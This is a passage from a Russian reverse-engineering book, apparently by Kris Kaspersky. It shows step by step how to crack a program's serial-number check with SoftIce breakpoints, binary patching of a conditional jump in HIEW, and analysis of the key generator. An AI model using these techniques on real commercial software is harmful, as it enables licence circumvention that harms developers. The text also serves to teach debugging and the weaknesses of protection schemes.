Защита сообщает, что "regnum" есть "wrong", и никакой регистрации нам не видать! А чего мы ждали?! Угадать регистрационный номер ни с первой, ни со второй, ни даже с тысячной попытки не реально (регистрационные номера, по обыкновению, до безобразия длинные), и тупым перебором взломать программу нам не удастся. На это, собственно, и рассчитывал автор защиты. Однако у нас есть преимущество: знание ассемблера позволяет нам заглянуть внутрь кода и проанализировать алгоритм генерации регистрационных номеров. То есть атаковать защиту не в лоб, а напасть с тыла, обойдя укрепленные позиции.

Сразу же возникает вопрос: как определить местонахождение генератора, не прибегая к полному анализу исследуемой программы? Давайте представим себе, что генератор — это взяточник, а мы — ОБХСС. Роль денег будет играть регистрационное имя, вводимое пользователем. Код, позарившийся на взятку, очевидно, и будет самим генератором! То есть в основе взлома по сути лежит перехват обращения к исходным регистрационным данным, избежать которого защита в принципе не может (телепатических возможностей существующие процессоры, увы, лишены).

Для осуществления такого перехвата нам потребуется всего лишь установить на регистрационное имя точку останова (break point). Процессор на аппаратном уровне будет контролировать этот регион памяти и при первой же попытке обращения к нему прервет выполнение программы, сообщая отладчику адреса машинной команды, рискнувшей осуществить такой доступ.

Естественно, для установки точки останова требуется знать точное расположение искомой строки в памяти. Спрашиваете, как мы его найдем? Начнем с того, что содержимое окна редактирования надо как-то считать. В Windows это осуществляется посылкой окну сообщения `WM_GETTEXT` с указанием адреса буфера-приемника. Однако низкоуровневая работа с сообщениями — занятие непопулярное. Гораздо чаще программисты используют API-функции, предоставляющие приятный и удобный в обращении высокоуровневый интерфейс. В Platform SDK можно найти, по крайней мере, две таких функции: `GetWindowText` и `GetDlgItemText`. Статистика показывает, что первая из них встречается чуть ли не на порядок чаще, что и не удивительно, так как она более универсальна.

Перехватив вызов функции, читающей содержимое окна, мы сможем подсмотреть значение переданного ей указателя на буфер, в который и будет скопирована наша строка. Очевидно, что это и есть тот самый адрес, на который мы стремимся установить точку останова! Теперь любой код, обращающийся к этой области, вызовет отладочное исключение и "разбудит" отладчик. Благодаря этому мы обнаружим защитный механизм в сколь угодно большой программе так же быстро, как и в маленькой.

Спрашиваете, как мы сможем перехватить вызов функции? Да все с помощью той же самой точки останова! Единственное, что нам для этого потребуется — адрес самой функции. Но вот какой именно функции? Как уже было сказано выше, функций, пригодных для чтения текста из окна редактирования, существует, по меньшей мере, две. Программист мог использовать либо ту, либо другую, либо вообще третью.

Поскольку исследуемое нами приложение написано на Microsoft Visual C++ с применением библиотеки MFC (что видно по копирайтам, содержащимся в теле файла, и содержимому таблицы импорта), то представляется достаточно маловероятным, чтобы программист, разрабатывающий его, использовал прямые вызовы win32 API. Скорее всего он, как истинный поклонник объектно-ориентированного программирования, сосредоточился исключительно на MFC-функциях и употребил `CWnd::GetWinowText` или производные от него методы. К сожалению, неприятной особенностью библиотеки MFC является отсутствие символических имен функций в таблице экспорта, и она экспортирует их лишь по порядковому номеру (также называемому *ординалом* — от английского ordinal). При наличии сопутствующих библиотек мы без труда определим, какому именно ординалу соответствует то или иное имя, однако вся проблема как раз и заключается в том, что далеко не всегда такие библиотеки у нас есть. Ведь не можем же мы устанавливать на свой компьютер все версии всех компиляторов без разбора?!

Зацепку дает тот факт, что `CWnd::GetWindowText` по сути своей является сквозным "переходником" от win32 API-функции `GetWindowTextA`. Поскольку

все, что нам сейчас требуется, это выяснить адрес регистрационной строки, то не все ли равно, перехватом какой именно функции это делать? Материнская функция-обертка работает с тем же самым буфером, что и дочь. Это типично не только для MFC, но и для подавляющего большинства других библиотек. В любом случае на нижнем уровне приложений находятся вызовы win32 API, и поэтому нет никакой нужды досконально изучать все существующие библиотеки. Достаточно иметь под рукой SDK! Однако не стоит также бросаться и в другую крайность, отвергая идею изучения архитектуры высокоуровневых библиотек вообще. Приведенный пример оказался "прозрачен" лишь благодаря тому, что функции `GetWindowTextA` передается указатель на тот же самый буфер, в котором и возвращалась введенная строка. Но в некоторых случаях функции `GetWindowTextA` передается указатель на промежуточный буфер, который впоследствии копируется в целевой. Так что ознакомление (хотя бы поверхностное) с архитектурой популярных библиотек очень полезно.

Как узнать имя функции по ординалу

Если динамическая библиотека экспортирует свои функции по ординалу, и только по ординалу, то непосредственно определить имена функций невозможно, поскольку их там нет. Однако при наличии соответствующей библиотеки (обычно поставляющейся вместе со средой разработки) наша задача значительно упрощается. Ведь как-то же определяют линкеры ординалы функций по их именам! Так почему же нам не проделать обратную операцию? Давайте воспользуемся уже полюбившейся нам утилитой DUMPBIN из комплекта поставки Platform SDK, запустив ее с ключом `/HEADERS` и, естественно, именем анализируемой библиотеки. В частности, для определения ординала функции `CWnd::GetWindowText` мы должны найти в каталоге \Microsoft Visual Studio\VC98\MFC\Lib файл MFC42.lib и натравить на него DUMPBIN (листинг 2.87).

Листинг 2.87. Определение ординала

```
> dumpbin /HEADERS MFC42.lib > MFC42.headers.txt
> type MFC42.headers.txt | MORE
  Version      : 0
  Machine      : 14C (i386)
  TimeDateStamp: 35887C4E Thu Jun 18 06:32:46 1998
  SizeOfData   : 00000033
  DLL name     : MFC42.DLL
  Symbol name  : ?GetWindowTextA@CWnd@@QBEXAAVCString@@@Z
```

```
        (public: void __thiscall CWnd::GetWindowTextA(class CString &)const )
  Type          : code
  Name type     : ordinal
  Ordinal       : 3874
```

затем в образовавшемся файле находим нужное нам имя и смотрим всю информацию по нему и, среди всего прочего, ординал (в данном случае `3874h`).

Но вернемся к нашим баранам. Нажатием <Ctrl>+<D> вызываем SoftIce и даем ему команду `bpx GetWindowTextA`.

Откуда, спрашиваете, взялась буква `A`? Это суффикс, указывающий на ее принадлежность к ANSI-строкам. Функции, обрабатывающие Unicode-строки, имеют суффикс `W` (в Windows 9*x* они не реализованы и представляют собой лишь "заглушки", а ядро Windows NT, наоборот, работает исключительно с уникодом и уже ANSI-функции представляют собой переходники; более подробно об этом можно прочитать в *Platform SDK*), выходим из отладчика повторным нажатием комбинации клавиш <Ctrl>+<D> или аналогичной по действию командой `x` и вводим в ломаемое приложение свое имя и произвольный регистрационный номер, подтверждая серьезность своих намерений нажатием <Enter>. Если отладчик был правильно настроен, то он тут же "всплывает". В противном случае вам следует внимательно изучить прилагаемое к нему руководство или, на худой конец, его русский перевод, который без труда можно найти в сети.

В общем, будем считать, что все перипетии борьбы с отладчиком уже позади и сейчас мы находимся в точке входа в функцию `GetWindowTextA`. Как узнать адрес переданного ей буфера? Разумеется, через стек. Рассмотрим ее прототип, приведенный в SDK (листинг 2.88).

Листинг 2.88. Прототип функции GetWindowText

```
int GetWindowText(
    HWND hWnd,          // handle to window or control with text
    LPTSTR lpString,    // address of buffer for text
    int nMaxCount       // maximum number of characters to copy
    ); I
```

Поскольку все win32 AP-функции придерживаются соглашения stdcall и передают свои аргументы слева направо, то стек на момент вызова функции будет выглядеть так (рис. 2.12).



Рис. 2.12. Состояние стека на момент вызова функции `GetWindowText`

Переведем окно дампа в режим отображения двойных слов командой `DD` и командой `d ss:esp + 8` заставим его отобразить искомый адрес. Запомним его (запишем на бумажке) или выделим мышью и скопируем в буфер (последние версии SoftIce поддерживают мышь). В частности, на компьютере автора содержимое стека выглядело так (листинг 2.89):

Листинг 2.89. Определение значения указателя `lpString`

```
:dd
:d ss:esp+8
0023:0012F9EC 002F4018  0000000F  00402310  004015D8     .@/......#@...@.
0023:0012F9FC 0012FA04  0012FE14  002F4018  6C361C58     .........@/.X.6l
0023:0012FA0C 6C361C58  0012F9F8  0012FB44  00401C48     X.6l....D...H.@.
0023:0012FA1C 00000002  6C2923D8  00402310  00000111     .....#)l.#@.....
```

Посмотрим, что у нас там? Переключившись из режима двойных слов в режим байтов командой `DB`, мы говорим отладчику

```
D SS:2F4018
```

и, ну конечно же, видим вокруг себя один мусор, что и не удивительно, ведь функция `GetWindowTextA` еще и не начинала выполняться! Что ж, приказываем SoftIce выйти из функции (`P RET`), и вот она, наша строка (листинг 2.90)!

Листинг 2.90. Строка, считанная функцией `GetWindowText`

```
:db
:d ss:2f4018
:p ret
0023:002F4018 4B 72 69 73 20 4B 61 73-70 65 72 73 6B 79 00 00
Kris Kaspersky..
```

```
0023:002F4028 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ..........
0023:002F4038 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ..........
0023:002F4048 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ..........
```

Теперь установим точку останова на адрес начала строки или на всю строку целиком. Заметим, что обоим решениям присущи свои недостатки: если защита игнорирует несколько первых символов имени, то первый прием просто не сработает. С другой стороны, точки останова на диапазон адресов аппаратно не поддерживаются, и отладчик вынужден прибегать к хитрым манипуляциям с атрибутами страницы, заставляя процессор генерировать исключение при всякой попытке доступа к ней, а затем вручную анализировать, произошло ли обращение к контролируемой области или нет. Естественно, это значительно снижает производительность, и отлаживаемое приложение исполняется со скоростью, которой не позавидует и черепаха! Поэтому к этому трюку имеет смысл прибегать лишь тогда, когда не сработал первый (а не срабатывает он крайне редко).

Уничтожив ставшей ненужной точку останова на `GetWindowText` (команда `bc *`), мы устанавливаем новую точку останова `bpm ss:2F4018` (разумеется, на вашем компьютере адрес строки может быть и другим) и покидаем отладчик нажатием <Ctrl>+<D>. Не желая коротать свои дни в одиночестве, отладчик тут же всплывает, сигнализируя нам о том, что некий код попытался обратиться к нашей строке (листинг 2.91).

Листинг 2.91. Перехват обращения к регистрационной строке

```
001B:77E9736D REPNZ  SCASB
001B:77E9736F NOT    ECX
001B:77E97371 DEC    ECX
001B:77E97372 OR     DWORD PTR [EBP-04],-01
```

Судя по адресу, мы имеем дело с некоторой системной функцией (ибо они традиционно размешаются в верхних адресах), но вот с какой именно? Сейчас выясним! Долго ли умеючи! Наскоро набив на клавиатуре трехбуквенное сочетание `mod`, мы заставляем отладчик вывести список всех модулей системы на экран (листинг 2.92).

Листинг 2.92. Определение принадлежности адреса к модулю

```
:mod
hMod Base     PEHeader Module Name      File Name
     80400000 804000C8 ntoskrnl         \WINNT\System32\ntoskrnl.exe
     77E10000 77E100D8 user32           \WINNT\system32\user32.dll
```

```
77E80000 77E800D0 kernel32          \WINNT\system32\kernel32.dll
77F40000 77F400C8 gdi32             \WINNT\system32\gdi32.dll
77F80000 77F800C0 ntdll             \WINNT\system32\ntdll.dll
78000000 780000D8 msvcrt            \WINNT\system32\msvcrt.dll
```

Очевидно, что адрес `77E9736Dh` принадлежит динамической библиотеке kernel32.dll, а точнее, функции `lstrlenA`, которая, как и следует из ее названия, определяет длину строки. Поскольку в определении длины для нас нет ничего интересного, мы безо всякого зазрения совести оставляем этот код жить на базе и вновь выходим из отладчика, позволяя ему продолжить поиски защитного кода.

Следующее всплытие отладчика оказывается более информативным (листинг 2.93).

Внимание

В силу архитектурных особенностей x86 процессоров отладочное исключение возникает не до, а после выполнения команды, "зацепившей" точку останова, а потому отладчик подсвечивает не ее, а следующую за ней команду.

Листинг 2.93. Ловля защитного кода за длинные уши и короткий хвост

```
001B:004015F7  MOV     CL,[EAX+ESI]   ; эта команда "зацепила" breakpoint
001B:004015FA  MOVSX   AX,BYTE PTR [EAX+ESI+01]   ; получил управление
001B:00401600  MOVSX   CX,CL
001B:00401604  IMUL    EAX,ECX
001B:00401607  AND     EAX,0000FFFF
001B:0040160C  AND     EAX,8000001F ; STATUS_BEGINNING_OF_MEDIA
001B:00401611  JNS     00401618
001B:00401613  DEC     EAX
```

Используемая адресация наталкивает нас на мысль, что `EAX`, возможно, параметр цикла, а вся эта конструкция посимвольно читает строку. Очень похоже, что в мы находимся в самом сердце защитного механизма — генераторе серийного номера. Если мы посмотрим чуть-чуть ниже (листинг 2.94), то в глаза бросится очень любопытная строка[3].

---

[3] Если же символьное имя функции не появляется,запустите NuMegaSymbol Loader и загрузите информацию об именах динамических библиотек MSVCRT.DLL и MFC42.DLL (для этого служит пункт **Load Exports** меню **File**).

Листинг 2.94. В недрах генератора регистрационных номеров

```
001B:0040164E PUSH   ECX
001B:0040164F PUSH   EDX
001B:00401650 CALL   [MSVCRT!_mbscmp]
001B:00401656 ADD    ESP,08
001B:00401659 TEST   EAX,EAX
001B:0040165B POP    ESI
001B:0040165C PUSH   00
001B:0040165E PUSH   00
001B:00401660 JNZ    00401669
001B:00401662 PUSH   00403030
001B:00401667 JMP    0040166E
```

Вероятно, здесь-то защита и сравнивает введенный пользователем регистрационный номер с только что сгенерированным эталоном! Переведем курсор на строку `401650h` и дадим команду

```
HERE,
```

обозначающую буквально: "сюда!"[4]. Теперь последовательно дадим команды:

```
D DS:ECX
D DS:EDX,
```

посредством которых мы сможем подсмотреть содержимое указателей, передаваемых функции в качестве аргументов. Скорее всего, один из них принадлежит введенной нами строке, а другой — сгенерированному защитой регистрационному номеру (листинг 2.95).

Листинг 2.95. Просмотр аргументов, передаваемых компаратору

```
:d ecx
0023:002F40B8 36 36 36 00 00 00 00 00-00 00 00 00 00 00 00 00
666.............
0023:002F40C8 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
................


:d edx
0023:002F4068 47 43 4C 41 41 4C 54 51-51 5B 57 52 54 00 35 38  GCLAALTQQ[WRT.58
0023:002F4078 44 44 32 44 36 39 2E 2E-2E 00 00 00 00 00 00 00
DD2D69..........
```

[4] Жучка! К ноге!

Итак, наше предположение на счет введенного регистрационного номера полностью подтверждается, и шансы на то, что абракадабра `GCLAALTQQ[WRT` и есть эталонный регистрационный номер, весьма велики (обратите внимание на завершающий ее нуль, отсекающий остаток строки `…58DD2D69`, который по невнимательности можно принять за собственно строку.

Выйдем из отладчика и попытаемся ввести `GCLAALTQQ[WRT` в программу. Защита, благополучно проглотив регистрационный номер, выводит диалог с победной надписью "OK". Получилось! Нас признали зарегистрированным пользователем! Вся операция не должна была занять пары минут. Обычно для подобных защит большего и не требуется. С другой стороны, на их написание автор потратил, как минимум, полчаса. Это очень плохой баланс между накладными расходами на создание защиты и ее стойкостью. Тем не менее использование таких защит вовсе не лишено смысла (ведь не все же пользователи — хакеры). Нельзя сказать, что создатели защит совсем уж не представляют, насколько их легко вскрыть. Косвенным подтверждением этого являются убедительные просьбы не ломать защиту, а зарегистрироваться и способствовать развитию отечественного рынка (что особенно характерно для российских программистов). Иной раз они бывают настолько красноречивы и длинны, что за время, потраченное на сочинение подобных опусов, можно было бы значительно усилить защиту.

Вышеописанная технология взлома доступна невероятно широкому кругу людей и не требует даже поверхностного знания ассемблера и операционной системы. Просто ставим точку останова на `GetWindowText`, затем еще одну на строковый буфер и, дождавшись всплытия отладчика, пытаемся найти, в каком месте происходит сравнение введенного регистрационного номера со сгенерированным на основе имени эталоном. Любопытно, но большинство кракеров довольно смутно представляют себе "внутренности" операционной системы и знают API куда хуже прикладных программистов. Воистину "умение снять защиту еще не означает умения ее поставить". Чего греха таить! И автор этой книги сначала научился ломать и лишь потом — программировать.

Однако мы не закончили взлом программы. Да, мы узнали регистрационный код для нашего имени, но понравится ли это остальным пользователям? Ведь каждый из них хочет зарегистрировать программу на себя. Кому приятно видеть чужое имя?! Вернемся к коду, сравнивающему строки введенного и эталонного регистрационного номера. Если мы заменим в строке `0040164Eh` команду `PUSH ECX` (опкод `52h`) на команду `PUSH EDX` (опкод `51h`), то защита станет сравнивать эталонный регистрационный номер с самим эталонным регистрационным номером! Разумеется, не совпадать с самим собой регистрационный номер просто не может, и какие бы строки мы ни вводили, защита воспримет их, как правильные. Другой путь — заменить условный переход `JNZ` в строке `401660h` на безусловный переход `JZ` (тогда защита будет "проглатывать" любые регистрационные номера, кроме пра-

вильных), или же забить его любой незначащей командой подходящего размера, например:

```
SUB EAX, EAX
```

(тогда будут "проглатываться" любые регистрационные номера, включая правильные), хотя последнее и не оригинально. Запускаем HIEW, переводим его в ASM-режим двойным нажатием <Enter>, переходим по адресу `401660h` (<F5>, и ввести **.401660**) и меняем `jne 1669` на `je 1669`, скидываем изменения в файл (<F9>) и запускаем программу. Вводим в нее любую понравившуюся вам комбинацию, и это работает!!!

Замечу, что это не самый лучший способ взлома, и в ряде случаев он не срабатывает. Типичные защитные механизмы имеют, как минимум, два уровня обороны. На первом осуществляется проверка корректности введенного регистрационного номера, и если он воспринимается защитой как правильный, то данные пользователя заносятся в реестр или дисковый файл. Затем, при перезапуске программы, защитный механизм извлекает пользовательские данные из места их постоянного хранения и проверяет: а соответствует ли имя пользователя его регистрационному номеру?

Блокировав первую проверку, мы добьемся лишь того, что позволим защите сохранить неверные данные, но наш обман будет немедленно раскрыт, как только программа попытается загрузить поддельные данные! Конечно, второй бастион защитного механизма можно разбить тем же самым способом, которым мы воспользовались для захвата первого (только на этот раз вместо перехвата функции `GetWindowText` следует установить точки останова на функции, манипулирующие с файлом и реестром), однако это очень утомительно. Другой, и все такой же утомительный, путь — отследить все вызовы процедуры генерации регистрационного номера по перекрестным ссылкам (если одна и та же процедура вызывалась из разных мест защитного механизма) либо же по ее сигнатуре (если создатель защиты дублировал процедуру генерации). Действительно, крайне маловероятно, чтобы разработчик использовал не один, а несколько независимых вариантов генератора. Но даже в последнем случае очень трудно избежать отсутствия совпадающих фрагментов (во всяком случае на языках высокого уровня). Далеко не каждый программист знает, что

```
(!a) ? b = 0 : b = 1
```

и

```
if (a) b=1; els  b=0
```

в общем случае компилируются в идентичный код. Реализовать один и тот же алгоритм так, чтобы ни в одном из вариантов не присутствовало повторяющихся фрагментов кода, представляется достаточно нетривиальной задачей! Тем не менее выделение уникальной последовательности, присущей одному лишь защитному коду — задача нетривиальная, особенно если в за-

щите присутствует множество проверок, расположенных в самых неожиданных местах.

К счастью, помимо изменения двоичного кода программы (которое, кстати, не очень-то приветствуется законом), существует и другая стратегия взлома: создание собственного генератора регистрационных номеров. Для осуществления своего замысла хакеру необходимо проанализировать алгоритм оригинального генератора и затем написать аналогичный самостоятельно. Преимущества такого подхода очевидны: во-первых, генератор вычисляет действительно правильный регистрационный номер, и сколько бы раз защита его ни проверяла — менее правильным он все равно не станет. Во-вторых, с юридической точки зрения, создание собственного генератора регистрационных номеров — более мягкое преступление, чем модификация защитного кода программы. Правда, возможность наказания за нелегальное использование ПО у законников все равно остается, так что, право же, не стоит так рисковать. Но не будем углубляться в дебри юриспруденции — пусть трактовкой законов занимаются судьи и адвокаты, нам же, хакерам, лучше сосредоточить свои усилия на машинном коде. Вернемся немного назад, в то самое место, где отладчик зафиксировал обращение к первому байту строки, содержащей имя пользователя, и прокрутим экран дизассемблера немного вверх (листинг 2.96), до тех пор, пока не встретим начало цикла генератора, определяющееся наименьшим адресом условного (безусловного) перехода, направленного назад.

Листинг 2.96. Дизассемблерный код генератора регистрационных номеров

```
001B:004015EF PUSH   ESI
001B:004015F0 XOR    ESI,ESI
001B:004015F2 DEC    ECX
001B:004015F3 TEST   ECX,ECX
001B:004015F5 JLE    00401639
001B:004015F7 MOV    CL,[EAX+ESI]  ; эта команда обратилась к строке
001B:004015FA MOVSX  AX,BYTE PTR [EAX+ESI+01]
001B:00401600 MOVSX  CX,CL
001B:00401604 IMUL   EAX,ECX
001B:00401607 AND    EAX,0000FFFF
001B:0040160C AND    EAX,8000001F
001B:00401611 JNS    00401618      ; адрес направлен "вниз", это не цикл;
001B:00401611                      ; а оператор "IF"
001B:00401613 DEC    EAX
001B:00401614 OR     EAX,-20
001B:00401617 INC    EAX
```

```
001B:00401618 ADD    AL,41
001B:0040161A LEA    ECX,[ESP+0C]
001B:0040161E MOV    [ESP+14],AL
001B:00401622 MOV    EDX,[ESP+14]
001B:00401626 PUSH   EDX
001B:00401627 CALL   0040192E
001B:0040162C MOV    EAX,[ESP+08]
001B:00401630 INC    ESI
001B:00401631 MOV    ECX,[EAX-08]
001B:00401634 DEC    ECX
001B:00401635 CMP    ESI,ECX
001B:00401637 JL     004015F7       ; "наивысший" адрес из всех
001B:00401637                       ; 4015F7 — начало цикла генератора
001B:00401637                       ; 401637 — конец  цикла генератора
001B:00401639 LEA    EAX,[ESP+10]
001B:0040163D LEA    ECX,[EDI+60]
001B:00401640 PUSH   EAX
001B:00401641 CALL   00401934
001B:00401646 MOV    ECX,[ESP+10]
001B:0040164A MOV    EDX,[ESP+0C]
001B:0040164E PUSH   ECX
001B:0040164F PUSH   EDX
001B:00401650 CALL   [MSVCRT!_mbscmp]    ; тут сравниваются строки
                                         ; очевидно, это конец генератор
```

Прежде чем приступать к восстановлению алгоритма генерации регистрационных номеров, отметим, что отладчики вообще-то не предназначены для декомпиляции кода, и нам лучше прибегнуть к помощи дизассемблера. Найти же в дизассемблерном листинге (листинг 2.97) требуемый фрагмент очень просто, ведь адрес процедуры генератора нам уже известен. Для быстрого перемещения к исследуемому коду в IDA достаточно отдать консоли команду `Jump(0x4015EF)`[5],

а в HIEW — <F5> и

```
.4015EF
```

[5] Просто нажмите <Shift>+<F2>, затем команду `Jump(0x4015EF)`; и комбинацию <Ctrl>+<Enter> (в ранних версиях IDA просто <Enter>). И have fan & enjoy! Еще более быстрый путь: `<G>, 4015EF`.

Так или иначе, мы встретим следующие строки (а еще лучше, если из мазохистских соображений мы будем анализировать этот код под отладчиком, поскольку дизассемблер, особенно IDA, доступен не всем) — листинг 2.97.

Листинг 2.97. Фронтовая часть генератора регистрационных номеров

```
001B:004015EF PUSH   ESI
001B:004015F0 XOR    ESI,ESI
001B:004015F2 DEC    ECX
001B:004015F3 TEST   ECX,ECX
001B:004015F5 JLE    00401639
```

Регистр `ESI` здесь инициализируется явно (`ESI ^ ESI := 0`), а вот чему равен `ECX`?! Прокручиваем экран отладчика вверх до тех пор, пока не встретим машинную команду, присваивающую `ECX` то или иное значение (листинг 2.98).

Листинг 2.98. Определение значения, присваиваемого регистру `ECX`

```
001B:004015D8 MOV    EAX,[ESP+04]
001B:004015DC MOV    ECX,[EAX-08]
001B:004015DF CMP    ECX,0A
001B:004015E2 JGE    004015EF
```

Ага, здесь в `ECX` пересылается значение ячейки по адресу `[EAX-08]`, но что это за ячейка, и куда указывает сам `EAX`? Что ж, под отладчиком (в отличие от дизассемблера) его содержимое очень просто подсмотреть! Достаточно дать команду

```
D EAX,
```

и область памяти, на которую указывает `EAX`, немедленно отобразится в окне дампа (листинг 2.99).

Листинг 2.99. Текстовая строка, на которую указывает регистр `EAX`

```
:d eax
0023:002F4018 4B 72 69 73 20 4B 61 73-70 65 72 73 6B 79 00 00
Kris Kaspersky..
0023:002F4028 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
................
0023:002F4038 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
................
0023:002F4048 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
................
```

Да это же только что введенная нами строка! А в регистр ECX тогда загружается что? Смотрим: так, значение ECX равно 0Eh, или 14 в десятичной системе исчисления. Очень похоже на длину этой строки (как известно, MFC-строки, точнее объекты класса CString, хранят свою длину в специальном 32-разрядном поле, "родимым пятном" которого как раз и является смещение на 8 байтов влево относительно начала самой строки). Действительно, имя Kris Kaspersky как раз и насчитывает ровно 14 символов (считая вместе с пробелом). Тогда становятся понятными две следующие машинные команды:

```
CMP ECX,0Ah
JGE 4015EFh,
```

осуществляющие контроль строк на соответствие минимально допустимой длине. При попытке ввода имени, состоящего из девяти или менее символов, программа откинет его, как непригодное для регистрации. Это важный момент! Многие хакеры игнорируют подобные тонкости алгоритма и создают не вполне корректные генераторы, не осуществляющие таких проверок вообще. Как следствие — пользователь вводит свое короткое имя (например, "KPNC") в генератор, получает регистрационный код, подсовывает его защите и вводит в генератор другое имя — на сей раз подлиннее. А если защита имеет ограничение на предельно допустимую длину? Сколько так пользователю придется мотаться между защитой и генератором?

Ладно, оставим вопросы профессиональной этики и вернемся к коду генератора, черкнув на листке белой бумаги, что EAX указывает на имя пользователя, а ECX содержит его длину (листинг 2.100).

Листинг 2.100. Заголовок цикла обработки введенной пользователем строки

```
001B:004015F2 DEC    ECX
001B:004015F3 TEST   ECX,ECX
001B:004015F5 JLE    00401639
```

Здесь мотаем цикл до тех пор, пока не будут обработаны все символы строки (читатели, знакомые с "Фундаментальными основами хакерства", уже наверняка распознали в этой конструкции цикл for).

Теперь заглянем в тело цикла, спустившись еще на одну строчку вниз:

```
001B:004015F7 MOV    CL,[EAX+ESI]
```

Здесь происходит загрузка очередного символа строки (и именно этот код вызвал всплытие отладчика при установленной точке останова, так что, надеюсь, вы его все еще помните). Поскольку EAX — указатель на имя, то ESI, с большой степени вероятности, параметр цикла. Правда, немного странно, что очередной символ строки помешается в младший байт регистра ECX,

который, судя по всему, представляет собой счетчик цикла, но это все потом. Пока же нам известно лишь то, что начальное значение `ESI` равно нулю, а потому строка, скорее всего, обрабатывается от первого до последнего символа (хотя некоторые защиты поступают и наоборот).

```
001B:004015FA MOVSX  AX,BYTE PTR [EAX+ESI+01]
```

MOVe whith Signed eXtension (`MOVSX`, пересылка со знаковым расширением) загружает следующий байт строки в регистр `AX`, автоматически расширяя его до слова и загаживая тем самым указатель на строку с именем. На редкость уродливый код! Но дальше — больше.

```
001B:00401600 MOVSX  CX,CL
```

Преобразуем первый прочитанный символ строки к слову (обратим внимание, что здесь и далее под "первым" и "вторым" символом мы будем понимать отнюдь не `NameString[0]` и `NameString[0]`, а `NameString[ESI]` и `NameString[ESI + 1]` соответственно, а сам `ESI` условно обозначим, как index, или, сокращенно, `idx`). Обратим внимание на несовершенство компилятора. Эту команду можно было записать более экономно (как `MOVSX CX, [ESI+EAX]`):

```
001B:00401604 IMUL   EAX,ECX
```

Подставив вместо регистров их смысловые значения, мы получаем: `EDX:EAX := NameString[idx] * String[idx + 1]`

```
001B:00401607 AND    EAX,0000FFFF
```

Преобразуем `EAX` к машинному слову, откидывая старшие 16 бит:

```
001B:0040160C AND    EAX,8000001F
```

Выделяем пять младших бит от оставшегося слова (почему именно пять? просто переведите `1Fh` в двоичную форму и сами увидите). Также выделяется и старший, знаковый бит слова, однако он всегда равен нулю, так как его принудительно сбрасывает предыдущая команда. Зачем же тогда его компилятор так старательно выделяет? Осел он — вот почему. Программист присваивает результат беззнаковой переменной, вот компилятор и понимает его буквально!

```
001B:00401611 JNS    00401618
```

Если знаковый бит не установлен (а с какой такой радости ему быть установленным?!), то прыгаем на `401618h`. Ну что ж! Прыгаем — так прыгаем, избавляя себя от анализа нескольких никогда не исполняющихся команд защитного кода (листинг 2.101).

Листинг 2.101. Код, знакомящий нас с плавающими фреймами

```
001B:00401618 ADD    AL,41
001B:0040161A LEA    ECX,[ESP+0C]
001B:0040161E MOV    [ESP+14],AL
001B:00401622 MOV    EDX,[ESP+14]
```

Первая машинная команда добавляет к содержимому регистра AL константу 41h (литера A в символьном представлении), и полученная сумма перегоняется в регистр EDX, минуя по пути локальную переменную [ESP + 14].

С конструкцией

```
LEA ECX, [ESP + 0Ch]
```

разобраться несколько сложнее. Во-первых, ячейка [ESP +0Ch] явным образом не инициализируется в программе, а во-вторых, значение регистра ECX ни здесь, ни далее не используется. Если бы оптимизирующие компиляторы не выкидывали все лишние операции присвоения (т. е. такие, чей результат не используется), мы бы просто списали эту команду на ляп разработчика защитного механизма, но сейчас такая стратегия уже не проходит. К тому же это удачный повод для знакомства с плавающими фреймами, без чего невозможно побороть практически ни одну современную защиту.

Для начала давайте вспомним устройство классического кадра стека. При выходе в функцию компилятор сохраняет в стеке прежнее значение регистра EBP (а также, при желании, и всех остальных регистров общего назначения, если они действительно должны быть сохранены), а затем приподнимает регистр ESP немного "вверх", резервируя тем самым то или иное количество памяти для локальных переменных. Область памяти, расположенная между сохраненным значением регистра EBP и новой вершиной стека, и называется *кадром*. Начальный адрес только что созданного кадра копируется в регистр EBP, и этот регистр используется в качестве опорной точки для доступа ко всем локальным переменным. По мере разбухания стека поверх кадра могут громоздиться и другие данные, заталкиваемые туда машинными командами PUSH и PUSHF (например, аргументы функций, временные переменные, сохраняемые регистры). Достоинство этой системы заключается в том, что для доступа к локальным переменным нам достаточно знать всего лишь одно число — смещение переменной относительно вершины кадра стека. Благодаря этому машинные команды, обращающиеся к одной и той же локальной переменной, из какой бы точки функции они ни шли, выглядят одинаково. То есть нам не требуется никаких усилий, чтобы догадаться, что

```
MOV EAX, [EBP + 69h]
```

и

```
MOV [EBP + 69h], ECX
```

в действительности обрабатывают одну локальную переменную, а не две. Между прочим, вы зря смеетесь! Поскольку регистров общего назначения в архитектуре IA-32 всего семь, то отдавать даже один из них на организацию поддержки фиксированного кадра стека, по меньшей мере, не логично, тем более что локальные переменные можно адресовать и через ESP. "Ну и в чем же разница?" — спросите вы. А разница, между тем, принципиальна! В отличие от EBP, жестко держащего верхушку кадра за хвост, значение ESP

изменяется всякий раз, когда в стек что-то положат или наоборот, что-то вытащат оттуда. Рассмотрим это на следующем примере:

```
MOV EAX, [ESP+10h]/PUSH EAX/MOV ECX,
[ESP + 10h]/PUSH ECX/MOV [ESP + 18h], EBP,
```

Как вы думаете, к каким локальным переменным здесь происходит обращение? На первый взгляд, значение ячейки `[ESP + 10h]` дважды засылается в стек, а затем в ячейку `[ESP +18h]` копируется содержимое регистра `EBP`. На самом же деле тут все не так! После посылки в стек содержимого регистра `EAX` указатель вершины стека приподнимается на одно двойное слово вверх, и дистанция между ним и локальными переменными неотвратимо увеличивается! Следующая машинная команда

```
MOV ECX, [ESP + 10h]
```

на самом деле копирует в регистр `ECX` содержимое совсем другой ячейки! А вот `[ESP + 18h]` после посылки `ECX` указывает на ту же самую ячейку, что вначале копировалась в регистр `EAX`. Ну и как теперь насчет "посмеяться"?

